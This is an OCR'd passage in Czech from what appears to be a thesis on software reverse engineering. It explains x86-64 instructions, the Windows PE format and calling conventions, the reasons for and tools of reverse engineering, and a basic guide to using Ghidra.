Strojový kód v operační paměti počítače je posloupnost bajtů, které mají v sobě zakódovány instrukce, které procesoru říkají, co má dělat. Každá instrukce popisuje jednoduchou operaci s daty v registrech nebo paměti. Kombinací těchto jednoduchých operací lze vytvořit algoritmy řešící komplexní problémy.

Strojové instrukce architektury x86-64 mohou mít nula a více operandů. Ty mohou být buďto implicitní, nebo explicitně specifikované operandy. Operandem může být registr, adresa do paměti a konstanta. Adresy do paměti mohou být buďto přímé, které uvádějí konkrétní pevnou adresu, anebo nepřímé, jejíž adresa se vypočítá relativně k hodnotě nějakého registru. Operandy odkazující se do paměti jsou v instrukcích uváděny mezi hranatými závorkami.



Obrázek 3.4: Formát instrukcí architektury x86-64 [13]

U nepřímého adresování se lze K cílové adrese dopočítat libovonnou kombinací hodnot bázového a indexového registru, měřítka a kontanty, podle následujícího formátu:

```
[Bázový + Indexový * Měřítko + Konstanta]
```

Bázovým a indexovým registrem může být kterákoli z 16 obecných registrů, měřítkem může být jedna z hodnot 1, 2, 4 a 8 a konstantou může být nanejvýš 32bitové číslo.

3.5.1 Kódování instrukcí

Strojové instrukce se skládají z operačního kódu a potřebných operandů. Obrázek 3.4 zobrazuje formát strojových instrukcí architektury procesorů x86-64. Důvodem pro takové komplexní formátování strojových instrukcí je designové rozhodnutí známe jako CISC (z anglického *Complex instruction set computer*), kdy se instrukce dané architektury snaží podporovat konstrukce z vyšších programovacích jazyků za zachování co nejmenší velikosti instrukce kvůli přístupům do paměti a ceny paměti ve své době.

Operační kódy jsou bajty v paměti, jejíž hodnota procesoru říká, co má udělat. Toto chování je definováno takzvanou tabulkou operačních kódů. Každý takovýto operační kód má v sobě implicitně zakódováno jakou operaci provádí a nad jakým typem dat je tato operace provedena. Pokud to operační kód vyžaduje, následují další bajty s potřebnými informacemi, které pak jako celek tvoří jednu strojovou instrukci.

3.5.2 Podmínky

U některých instrukcí je jejich vykonání podmíněno příznaky ve stavových registrech. Konkrétně se jedná o instrukce podmíněného přesunu CMOVcc, podmíněného přesunu čísla s plovoucí desetinnou čárkou FCMOVcc do x87 ST0-ST7 registrů, podmíněného skoku Jcc a podmíněného nastavení bajtu SETcc. Výjimkou jsou podmíněné skokové instrukce JRCXZ, JECXZ a JCXZ, které kontrolují hodnotu registrů RCX, ECX a CX a skočí pokud je hodnota v registru 0. Tabulka 3.1 zobrazuje výpis cc mnemonik, jejich význam v angličtině ze kterého vycházejí a testované příznaky.

Tabulka 3.1: Testované příznaky podmíněných instrukcí

cc mnemonika	Význam	Testované příznaky
O	Overflow	OF = 1
NO	No overflow	OF = 0
B / NAE	Below / Neither above or equal	CF = 1
NB / AE	Not below / Above or equal	CF = 0
E / Z	Equal / Zero	ZF = 1
NE / NZ	Not equal / Not zero	ZF = 0
BE / NA	Below or equal / Not above	(CF OR ZF) = 1
NBE / A	Neither below nor equal / Above	(CF OR ZF) = 0
S	Sign	SF = 1
NS	No sign	SF = 0
P / PE	Parity / Parity even	PF = 1
NP / PO	No parity / Parit odd	PF = 0
L / NGE	Less / Neither greater nor equal	(SF XOR OF) = 1
NL / GE	Not less / Greater or equal	(SF XOR OF) = 0
LE / NG	Less or equal / Not greater	((SF XOR OF) OR ZF) = 1
NLE / G	Neither less nor equal / Greater	((SF XOR OF) OR ZF) = 0

3.5.3 Základní instrukce

`MOV cíl, zdroj`

Zkopíruje zdrojový operand do cílového operandu. Oba operandy musí být stejné velikosti.

`CMOVcc cíl, zdroj`

Instrukce pro podmíněný přesun podmíněn stavem příznaků ve stavovém registru RFLAGS.

`MOVZX cíl, zdroj`

Instrukce pro přesun dat ze zdroje do cíle v případě, kdy má zdrojový operand menší velikost než cílový operand. Cíl je zleva doplněn nulou.

`MOVSX cíl, zdroj`

Instrukce je podobná instrukci `MOVZX`, ale provede se znaménkové rozšíření. Cíl je tedy zleva vyplněn hodnotou nejvyššího bitu zdroje.

`PUSH zdroj`

Instrukce pro uložení zdrojového operandu na vrchol zásobníku.

`POP cíl`

Instrukce pro odebrání dat z vrcholu zásobníku a přesunu do cílového operandu.

`ADD cíl, zdroj`

Instrukce pro aritmetické sčítání. Hodnota zdrojového operandu je přičtena k cílovému operandu.

`ADC cíl, zdroj`

Instrukce pro aritmetické sčítání jako instrukce `ADD` s přičtením CF z RFLAGS.

`SUB cíl, zdroj`

Instrukce pro aritmetické odčítaní. Hodnota zdrojového je odečtena od cílového operandu.

`SBB cíl, zdroj`

Instrukce pro aritmetické odčítaní jako instrukce `SUB` s odečtením CF z RFLAGS.

`CMP cíl, zdroj`

Instrukce pro porovnání hodnot aritmetický odečtením zdroje od cíle jako v případě `SUB`. Výsledek operace není uložen do cíle a dle výsledku jsou nastaveny příznaky RFLAGS registru.

`INC cíl`

Inkrementace hodnoty cílového operandu.

`DEC cíl`

Dekrementace hodnoty cílového operandu.

`NEG cíl`

Změna znaménka cílového operandu.

`MUL zdroj`

Instrukce pro bezznaménkové vynásobení zdrojového operandu dle velikosti s hodnotou v registru AL, AX, EAX nebo RAX. Výsledek operace může přetéct a proto je výsledek uložen dle velikosti do kombinace registrů AX, DX:AX, EDX:EAX nebo RDX:RAX.

`IMUL zdroj`

Instrukce pro vynásobení čísel se znaménkem a je podobná instrukci `MUL`.

`DIV zdroj`

Instrukce pro bezznaménkové celočíselné vydělení hodnoty v registrech AX, DX:AX, EDX:EAX nebo RDX:RAX zdrojovým operandem. Výsledek je uložen v registru AL, AX, EAX nebo RAX a zbytek po dělení v registru AH, DX, EDX nebo RDX.

`IDIV zdroj`

Instrukce pro vydělení čísel se znaménkem a je podobná instrukci `DIV`.

`AND cíl, zdroj`

Instrukce provede bitovou operaci AND mezi zdrojovým a cílovým operandem.

`TEST cíl, zdroj`

Instrukce provede bitovou operaci AND. Výsledek operace není uložen do cíle a dle výsledku jsou nastaveny příznaky RFLAGS.

`OR cíl, zdroj`

Instrukce provede bitovou operaci OR mezi zdrojovým a cílovým operandem.

`XOR cíl, zdroj`

Instrukce provede bitovou operaci XOR mezi zdrojovým a cílovým operandem.

`NOT cíl`

Instrukce provede bitovou operaci NOT, tedy negaci bitů cílového operandu.

`LEA cíl, zdroj`

Instrukce vypočítá hodnotu efektivní adresy zdrojového operandu odkazující se do paměti a uloží ji do cílového operandu.

`JMP cíl`

Skok programu, tedy změna instrukčního ukazatele registru RIP, na adresu operandu.

`CALL cíl`

Podobná instrukci `JMP` s tím rozdílem, že před skokem uloží na vrchol zásobníku adresu následující instrukce, která slouží pro návrat zpět zavoláním instrukce `RET`.

`RET`

Instrukce odebere z vrcholu zásobníku hodnotu, a na tuto hodnotu nastaví RIP registr.

`Jcc cíl`

Skupina instrukcí sloužící pro podmíněný skok. Dle stavu příznaků ve stavovém registru RFLAGS provede skok na adresu cílového operandu.

Kapitola 4

Prostředí Windows

Operační systém Windows od společnosti Microsoft je nejrozšířenějším operačním systémem u osobních počítačů postavených na architektuře x86-64. Historie moderních Windows sahá až do roku 1993 s vydáním 32bitového operačního systému Windows NT 3.1 postaveného na tehdy novém jádře NT. Avšak designová rozhodnutí která ovlivnila Windows API sahají až do roku 1985, kdy byla představena první verze tehdy 16bitových Windows, konkrétně Windows 1.0.


4.1 Formát Portable Executable

Formát souborů Portable Executable, zkráceně také jako PE, je formát pro spustitelné `.exe` soubory a dynamické `.dll` knihovny. Tento formát vychází z Unixového formátu COFF (*Common Object File Format*), který je rozšířen o Windows specifické vlastnosti. Tento formát v sobě obsahuje strojový kód a další nezbytné informace pro zavedení programu nebo knihovny do paměti. Mezi tyto informace mimo jiné patří názvy importovaných knihoven a jejich funkcí, popřípadě názvy exportovaných funkcí. Formát samotný existuje ve dvou formátech, kterými jsou PE32 a novější PE32+. Hlavním rozdílem mezi těmito formáty je v podpoře velikostí adres, kdy PE32 podporuje 32bitové adresy a PE32+ podporuje 64bitové adresy. Obecná struktura formátu je zobrazena na obrázku 4.1.

Informace uvedené v této sekci vycházejí z dokumentace PE formátu na stránkách Microsoftu [14]. Uvedeny jsou také klíčové názvy členů struktury a definice příznaků PE formátu, které se vyskytují v hlavičkovém souboru `winnt.h`.

4.1.1 MS-DOS hlavička a stub program

Hlavička, a tím i celý soubor, je uvozen znaky MZ. MS-DOS hlavička také obsahuje pole `e_lfanew` na offsetu 0x3C, které slouží jako ukazatel na PE hlavičku. Každý PE soubor začíná z důvodu zpětné kompatibility MS-DOS hlavičkou a 16bitovým 8086 stub programem. Toto uspořádání umožňuje vytvořit multiplatformní spustitelný soubor, kdy PE soubor obsahuje jak 32bitový strojový kód



Obrázek 4.1: Obecná struktura formátu PE

pro Windows NT, tak i 16bitový pro MS-DOS. Úkolem stub programu v dnešní době je upozornit uživatele spouštějícího soubor pod MS-DOS hláškou: *This program cannot be run in MS-DOS mode*[1].

4.1.2 PE hlavička

PE hlavička je uvozena znaky PE, přesněji se jedná o sérii bajtů `0x50450000`. Tato hlavička obsahuje velké množství informací pro správné zavedení programu nebo knihovny do paměti. Příkladem může být cílová architektura `Machine`, počet sekcí `NumberOfSections`, velikost hlavičky `SizeOfOptionalHeader`, volba formátu PE32 nebo PE32+ `Magic`, maximální velikost zásobníku `SizeOfStackReserve`, Windows `Subsystem`, preferovaná adresa ve virtuálním adresním prostoru `ImageBase` a pro spuštění programu nejdůležitější vstupní bod `AddressOfEntryPoint`. Dále hlavička obsahuje počet ukazatelů `NumberOfRvaAndSizes` a jednotlivé ukazatele do sekcí, ve kterých se nachází struktury pro relokace, exportování jmen funkcí a importování vyjmenováních `.dll` knihoven společně se jmény použitých funkcí.

4.1.3 Tabulka sekcí

Tabulka sekcí obsahuje hlavičky jednotlivých sekcí. Každý záznam má 40 bajtů. Mezi nejdůležitější informace patří jméno sekce, ukazatel na začátek sekce v souboru `PointerToRawData`, její velikost jak v souboru na disku `SizeOfRawData` tak v paměti `VirtualSize` a sérii příznaků s informacemi jestli sekce obsahuje spustitelný kód `IMAGE_SCN_CNT_CODE`, jestli je v paměti spustitelná `IMAGE_SCN_MEM_EXECUTE`, jestli lze z ní číst `IMAGE_SCN_MEM_READ` a jestli je možné do ní zapisovat `IMAGE_SCN_MEM_WRITE`.

Na názvu jednotlivých sekcí nezáleží, protože vlastnosti sekcí vycházejí z informací v jejich hlavičce a vstupní bod pro spustitelné `.exe` je již zmíněn v PE hlavičce. Typicky se lze ale setkat s názvy sekcí `.text` obsahující strojový kód a `.data` obsahující globální a lokální statické proměnné.

[1] MS-DOS program lze u MSVC linkeru změnit přepínačem `/STUB`

4.1.4 Sekce

Sekce následují za tabulkou sekcí. Jedná se o bloky dat jejíž význam je uveden v hlavičkách jednotlivých sekcí. Dle informací v hlavičkách jsou sekce zavaděčem namapovány do virtuálního adresního prostoru procesu.

4.2 Subsystémy

Každý z PE souboru má ve své hlavičce definováno, pro jaký subsystém operačního systému je určen, respektive jaký subsystém potřebuje pro svůj běh[2]. Mezi možné subsystémy mimo jiné patří subsystém pro okenní programy a pro konzolové programy. Úkolem subsystému je nastavit prostředí programu ještě před jeho spuštěním. Příkladem může být subsystém pro konzolové programy, kdy Windows před spuštěním našeho programu automaticky vytvoří konzolové okno se kterým program poté komunikuje.

4.3 Zavaděč programu

Úkolem zavaděče programu je zavedení programu do paměti a jeho spuštění. Nejprve je potřeba vytvořit nový proces a k němu virtuální adresní prostor do kterého je namapován spustitelný `.exe` soubor. Dále jsou do virtuálního adresního prostoru namapovány importované `.dll` knihovny. Pro vyřešení referencí používaných funkcí z knihoven je dynamickým linkerem doplněna tzv. *Import Address Table*, což je pole adres obsahující adresy odkazující se na umístění importovaných funkcí. Poté následuje spuštění programu na adrese vstupního bodu.

4.4 Windows API

Windows API je rozsáhlá sada funkcí dostupných ve Windows, který má program k dispozici pro komunikaci se systémem. Volání systémových volání přímo z kódu programu instrukcí SYSCALL není v systémech Windows doporučeno, neboť čísla jednotlivých systémových volání se v čase mění a některá systémová volání časem i zanikají [15]. Pro stabilitu rozhraní je tudíž potřeba program slinkovat při spuštěni s některými systémovými knihovnami. Nejčastěji používanou, prakticky i potřebnou je knihovna `KERNEL32.DLL`, která nabízí nejdůležitější sadu funkcí implementovaných ve Windows API, např. funkce pro správu paměti, I/O operace a správu vláken a procesu. Okenní programy využívající grafických funkcí bývají slinkovány také s knihovnami `GDI32.DLL` a `USER32.DLL`.

Z pohledu programátora jsou deklarace funkcí Windows API deklarovány v souboru `Windows.h`, který stačí zahrnout v `#include` direktivě C/C++ zdrojového kódu společně s názvy příslušných knihoven za `/link` přepínačem v parametrech MSVC překladače.

[2] `Ten lze změnit u MSVC linkeru přepínačem /SUBSYSTEM`

Z historických důvodů jsou některé funkce ve Windows API duplikovány a končí buďto písmenem A nebo W. Jedná se o funkce které mají alespoň jeden z parametrů typu ukazatele na řetězec. Tyto funkce totiž podporují různé kódování znaků. Důvodem pro to je, že původní Windows, až na výjimky[3], podporovaly pouze 1bajtové znaky. Podpora pro více jazyků byla tehdy docílena pomocí kódových stránek (anglicky *code pages*), které ovlivňovaly mapování znaků. S příchodem Windows NT bylo kódování znaků změněno na 2bajtové UTF-16, které nevyžaduje kódové stránky. Funkce končící písmenem A podporují původní 1bajtové kódování a funkce končící písmenem W podporují UTF-16 kódování [16].

4.5 Volací konvence

Volací konvence určuje jakým způsobem spolu komunikují jednotlivé části programu. Popisuje rozhraní pro volání funkcí, tedy kde jsou parametry funkce umístěny, jejich pořadí, hodnoty jakých registrů musí být při návratu z funkce zachovány a jaká funkce je zodpovědná za přípravu a obnovení zásobníku. Volací konvence společně s určením velikosti datových typů a dekorace jmen u programovacích jazyků jsou součástí širší specifikace známé jako ABI z anglického *application binary interface*.

První čtyři celočíselné argumenty funkcí jsou uloženy do registrů procesoru RCX, RDX, R8 a R9 a první čtyři čísla s plovoucí desetinnou čárkou jsou uloženy v SSE registrech XMM0, XMM1, XMM2 a XMM3. Jakékoliv další argumenty jsou vloženy na zásobník zprava doleva, tedy tak, že po vložení posledního argumentu je na vrcholu právě 5. argument (a pod ním 6., pak 7. a tak dále). Kombinace parametrů a jejich umístění v registrech je zobrazena ve výpisu 4.1.Návratová hodnota je vrácena v registru RAX v případě celočíselné hodnoty nebo v registru XMM0 v případě čísla s plovoucí desetinnou čárkou. Některé z registrů je možné mezi voláními a návraty měnit a jiné je potřeba pokud byly změněny obnovit. [17]

- Registry RAX, RCX, RDX, R8, R9, R10, R11 a XMM0-XMM5 se můžou ve volané funkci libovolně měnit.
- Registry RBX, RBP, RDI, RSI, RSP, R12, R13, R14, R15 a XMM6-XMM15 musí být před návratem funkce obnoveny na původní hodnoty.

```
funkce(int a, double b, int c, double d, int e, double f);
// a v RCX, b v XMM1, c v R8, d v XMM3, f poté e umístěn na zásobník
```

Výpis 4.1: Pořadí parametrů funkce v registrech a zásobníku

[3]Například podpora japonského znakového systému Kandži vyžaduje více bajtů.

Kapitola 5

Reverzní inženýrství

Reverzní inženýrství je proces, při kterém je zkoumaný artefakt dekonstruován takovým způsobem, aby byly odhaleny jeho vnitřní detaily a propojení. V případě softwaru se reverzní inženýrství zabývá již existujícím programem, ke kterému není k dispozici zdrojový kód ani dokumentace. Cílem je pak získání porozumění o jeho návrhu a implementaci [18].

5.1 Důvěra

Velká část dnešní digitální infrastruktury je založena na důvěře. Největším příkladem mohou být certifikační autority, na kterých závisí zabezpečení komunikace na internetu, kdy je to právě důvěra v tyto certifikační autority, která je klíčem pro zabezpečenou komunikaci.

Co se důvěry softwaru týče, tak jedním z prvních který na problematiku důvěry v softwaru upozornil byl Ken Thompson, který ve své řeči při převzetí Turingovy ceny za rok 1983 upozornil na možnost ukrytí trojského koně v překladači jazyka C, který je sám napsán v jazyce C a jehož zdrojový kód neobsahuje žádnou zmínku o trojském koni [19]. Reverzní inženýrství může být použito jako nástroj k prověření důvěry k softwaru, ale i to má své limity, neboť důvěra je pak přenášená na nástroje pomocí nichž provádíme reverzní inženýrství.

Jednoduchá dostupnost nástrojů reverzního inženýrství široké veřejnosti podkopávají princip *Security through obscurity*, kdy bezpečnost systému a použitých kryptografických metod závisí na utajení jejích implementace.

5.2 Škodlivý software

Reverzní inženýrství škodlivého softwaru, neboli malwaru, je jednou z oblastí, které se reverzní inženýrství může věnovat. Reverzní inženýrství je v této oblasti používáno na obou stranách barikády, kdy na jedné straně stojí inženýři společností vyvíjející bezpečnostní produkty snažící se o pochopení funkčnosti a detekci malwaru a na straně druhé stojí sami vývojáři malwaru, kteří mohou

použít praktiky reverzního inženýrství na jiných vzorcích malwaru a nabyté zkušenosti poté použít ke zdokonalení toho svého.

5.3 Zranitelnosti

Jedním z dalších důvodu reverzního inženýrství může být hledání zranitelností v softwaru. Nalezení zranitelností může být pro útočníky velmi cenná informace a jejich zneužití v rozšířených programech může způsobit velké škody. Pohled programátora programujícího ve vysokoúrovňovém jazyce může být místy limitující. Příkladem může být funkce `gets(char *s)`, jejíž Linuxová `man`uálová stránka říká[1] že je tato funkce nebezpečná a že bývá použitá k narušení počítačové bezpečnosti [20]. Otázkou je ale proč? Porozumění architektuře procesoru a pohled na instrukce strojového kódu odhalí, co se ve skutečnosti děje.

5.4 Další aplikace

Reverzní inženýrství může být dále použito ke zjištění funkčnosti algoritmů v proprietárních programech, zajištění interoperability s jinými programy, odhalení struktury proprietárních datových formátů, prolomení ochranných prvků a auditu kryptografických algoritmů [18].

[1] příkaz `man 3 gets`

Kapitola 6

Typy nástrojů

K reverznímu inženýrství je potřeba volba vhodných nástrojů, které jsou k tomuto určené. Ač použití hex editoru je možné, tak z důvodů nároků na znalosti kódování strojových instrukcí je použití tohoto nástroje nepraktické.

Tyto nástroje typicky spadají do dvou kategorií, a to do nástrojů statické nebo dynamické analýzy. Analýzou se rozumí proces získávání informací o komponentách a chování programu. Statická analýza se zabývá analýzou malwaru bez jeho spuštění, kdy je analyzován samotný spustitelný soubor nebo knihovna na disku. Dynamická analýza se zabývá analýzou malwaru jeho spuštěním, kdy lze sledovat a manipulovat jeho průběh. V praxi se pro analýzu využívá kombinace obou způsobů.

Použitím obou způsobů se eliminují nedostatky těchto způsobů. Příkladem může být situace, kdy v případě statické analýzy mohou být některé sekce programu komprimovány nebo šifrovány netradiční a z hlediska statické analýzy náročnou metodou, a tak se použijí nástroje dynamické analýzy k lepšímu pochopení schématu použitých algoritmů a nebo je možné nechat malware dekomprimovat či dešifrovat sekce sám a rovnou přistoupit k získání cílových dat z paměti procesu malwaru, nad kterými může být prováděna další analýza. Problémem nástrojů dynamické analýzy je, že ty běží na stejném systému jako zkoumaný malware a je tudíž možná kompromitace výsledků [21].

K reverznímu inženýrství softwaru a tedy i malwaru se konkrétně používají nástroje, které pracují s binární podobou programu a snaží se jej interpretovat ze sekvence čísel do lidsky čitelnější podoby. Mnoho těchto typů nástrojů původně nebylo vytvořeno s cílem reverzního inženýrství, ale možnosti těchto nástrojů jej rozhodně umožňují.

6.1 Disassembler

Na rozdíl od assembleru, jehož úkolem je překlad JSI na strojový kód, tak tento nástroj slouží k překladu strojového kódu a jeho strojových instrukcí do čitelného JSI. Jedná se o nástroj, který pracuje se spustitelným souborem, knihovnou nebo obrazem paměti mikrokontroleru, jehož struk-

tuře je potřeba porozumět pro získání umístění strojového kódu k jeho disassemblerování. Jelikož se jedná o nástroj statické analýzy je zde důležité si uvědomit, že vstupní soubor je přeložen tak jak je. Není tedy schopen zachytit změny ve svém kódu které nastanou až po spuštění.

6.2 Dekompilátor

Dalším stupněm od disassemblerů jsou dekompilátory, které se na rozdíl od disassemblerů snaží vytvořit čitelný kód ve vysokoúrovňovém jazyce. Cílem tohoto nástroje je vytvořit takový zdrojový kod, který se co nejvíce podobá původnímu zdrojovému kódu, který měl programátor k dispozici při tvorbě programu. Tento proces samozřejmě není dokonalý, neboť mnohdy chybí jména proměnných a volaných funkcí a roli také hrají agresivní optimalizace při překladu. Tento nástroj se při reverzním inženýrství používá primárně k urychlení analýzy a vytvoření si přehledu o struktuře a toku programu.

6.3 Debugger

Debuggery jsou původně nástroje určené vývojářům k ladění jejich programů, který jim umožňuje sledovat průběh programu a nalézt chyby. Jedná se tedy o nástroj dynamické analýzy. Základní vlastností debuggerů je možnost vkládání breakpointů, které umožní program v určitých bodech pozastavit a zkoumat jeho aktuální stav. Pozastaveným programem je pak možné krokovat po jednotlivých instrukcích a sledovat jejich efekt na stav programu. Při ladění programu za účelem reverzního inženýrství je k dispozici pouze disassemblerovaný strojový kód z paměti procesu.

6.4 Monitorovací nástroje

Jedná se o nástroje, které monitorují, jakým způsobem program komunikuje s vnějším světem mimo svůj virtuální prostor. Díky tomu že téměř veškerá komunikace mezi programem a vnějším světem prochází přes operační systém, tak monitorovací funkce sytému vystavené skrze Windows API lze pak využít k získání těchto informací. Mimo jiné existují nástroje pro monitorování síťové aktivity, přístupu k souborům nebo přístupu k registrům.

Kapitola 7

Nástroje

Volba vhodných nástrojů je klíčové pro reverzní inženýrství. V případě analýzy malware, je vhodné ji dělat v prostředí virtuálního stroje, nejlépe odpojeného od sítě, čímž dokážeme izolovat jeho vliv pouze na daný virtuální stroj. Mnohé virtualizační programy umožňují průběžné ukládání stavů počítače, které je pak také možno replikovat, což nám umožní vrácení stavu stroje do původního stavu a rychlé vytvářet nové stroje pro nové hrozby.


7.1 Ghidra

Ghidra je open-source disassembler a dekompilátor, tedy nástroj pro statickou analýzu softwaru. Nástroj byl vydán v březnu 2019 americkou NSA (*National Security Agency*). Podporuje mnoho spustitelných formátů, jako například PE pro Windows, Mach-O pro Mac OS X a ELF používaný mnoha Unix a Unix-like operačními systémy a také podporuje mnoho architektur jako například 32 a 64 bitové x86, ARM a PowerPC. Ghidra je zdarma ke stažení na webové adrese `https://ghidra-sre.org/`, kde lze také najít i odkaz pro stažení `.zip` archívu obsahující tento nástroj. Obsah archívu je možné umístit kdekoli v souborovém systému.

Ghidra ke svému provozu vyžaduje instalaci *Java 11 64-bit Runtime and Development Kit (JDK)* a cestu na JDK v proměnné prostředí `PATH`. Po instalaci je Ghidru možné spustit na Windows ze souboru `ghidraRun.bat` umístěného v kořenovém adresáři programu.

7.1.1 Otevření souboru

Při spuštění Ghidry se otevře okno správce projektu s posledním aktivním projektem, zobrazeného na obrázku 7.1. Každý projekt obsahuje kolekci importovaných binárních souborů určených k analýze. Pro vytvoření nového projektu je potřeba kliknout na horní menu *File* a poté *New Project*. Tyto projekty mohou být buďto sdílené (*Shared Project*) a nebo nesdílené (*Non-Shared Project*). Sdílený projekt vyžaduje připojení se na instanci Ghidra serveru, který pak umožňuje spolupráci více lidí na projektu a správu verzí. Nesdílený projekt je uložen lokálně na disku.



Obrázek 7.1: Okno správce projektu nástroje Ghidra


Vložení souboru do projektu lze provést z okna správce projektu nebo z hlavního okna programu zvolením horního menu *File* a poté *Import File*. Do hlavního okna aplikace se lze dostat kliknutím na ikonku draka v sekci *Tool Chest* v okně správce projektu a nebo dvojklikem na analyzovaný soubor. Při importu souboru se Ghidra sama pokusí rozpoznat formát souboru a žádá o jeho potvrzení. Po importu se objeví okno s informacemi o importovaném souboru.

7.1.2 Analýza souboru

Po prvním otevření hlavního okna zobrazeného na obrázku 7.2, je uživatel dotázán o provedení automatické analýzy importovaného souboru, která se snaží najít mimo jiné informace, textové řetězce, počátky funkcí a vyřešení křížových referencí k nalezení míst, kde se s těmito zdroji pracuje. Pokud uživatel analýzu odmítne, je jí možné později spustit z horního menu *Analysis* a *Auto Analyze*. Výsledky analýzy jsou pak součástí uloženého projektu, který lze uložit v horním menu *File* a zvolením možnosti *Save*.

7.1.3 Uživatelské prostředí hlavního okna

Hlavní okno programu podporuje modulární umístění podoken s výpisy, které jde buďto nasázet vedle sebe a nebo do záložek v rámci jednoho okna. Všechna dostupná okna k zobrazení, někdy také nazývané jako pohledy *Views*, lze najít a otevřít z horního menu *Window*. Některé z těchto oken mají zastoupení i v nástrojové liště umístěným pod horním menu. Ve výchozím zobrazení jsou zobrazeny okna stromu programu (*Program trees*) zobrazující nalezené sekce, strom symbolů (*Symbol tree*) zobrazující nalezené symboly a vytvořené symboly analýzou identifikovaných funkcí, správce datových typů (*Data type manager*) pro vytvoření datových typů které pomohou při de-



Obrázek 7.2: Hlavní okno analyzovaného souboru nástroje Ghidra

kompilaci, výpis (*Listing*) obsahující především disassemblerovaný kód a dekompilaci (*Decompiler*) právě označené funkce jejíž instrukce je označena ve výpisu obsahující disassemblerovaný kód.


7.1.3.1 Symbol tree view

Toto okno, zobrazeno v obrázku 7.3, zobrazuje názvy známých symbolů a názvy symbolů vygenerovaných při analýze souboru. Mezi známé symboly patří názvy importovaných funkcí a jejich knihoven. U nalezených funkcí, u kterých si analýza není jistá jménem, je její jméno vygenerováno dle předpisu `FUN_<adresa>`.

7.1.3.2 Listing view

Toto okno zobrazuje disassemblerovaný strojový kód. Toto okno je v detailu zobrazeno na obrázku 7.4 společně se zobrazením editace obsahu a šířky sloupců. Některé z následujících oken generují svůj výstup v závislosti na aktuálně zvolené instrukci v tomto okně. Příkladem můžou být zobrazení funkcí, kdy ta aktuálně zvolená funkce je ta, jejíž instrukce je zvolená. Ghidra uchovává historii označených instrukcí, která se může hodit k rychlému návratu na poslední známe místo. Tuto historii lze procházet kliknutím na modré šipky ukazující vlevo a vpravo.

Toto okno dále zobrazuje ve své levé části vizualizaci skoků. Hlavní část okna zobrazující disassemblerovaný strojový kód je rozdělena do několika sloupců, kdy tím prvním je virtuální umístění v paměti, za ním strojové instrukce následovány mnemonickým označením instrukce a jeho expli-



Obrázek 7.3: Okno zobrazující známé symboly programu v nástroji Ghidra

